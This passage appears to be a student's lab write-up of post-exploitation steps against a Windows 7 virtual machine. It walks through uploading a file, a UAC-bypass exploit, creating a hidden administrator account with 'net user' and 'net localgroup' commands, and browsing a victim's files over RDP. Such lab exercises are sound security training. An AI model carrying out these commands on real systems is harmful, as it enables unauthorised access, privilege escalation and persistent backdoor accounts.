
In the first screenshot above, I first entered upload IMadeIT-acast045.txt C:\Users\Window 7\Desktop but it did not accept it because of the space so I put the path in quotation marks. I entered upload IMadeIT-acast045.txt "C:\Users\Window 7\Desktop" and it successfully uploaded the file to the target's desktop as shown in the second screenshot above.

3. Create a malicious account with your name and add this account to the administrator group.



In the screenshot above, I placed the current session on background then used and configured the exploit/windows/local/bypassuac to session 1. Once the session is open I entered the shell command then entered net user /add acast045 password to create my account. Finally, I entered net localgroup administrators acast045 /add to add my account to the administrator group which raises my privileges.

4. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP.



In the screenshot above, I opened another terminal and entered rdesktop 192.168.10.9 in order to remote access the Windows 7 VM. I then entered my account that was created in the previous steps. I then opened the file explorer and navigated to the Window 7 user page which shows me all the files belonging to the Window 7 user.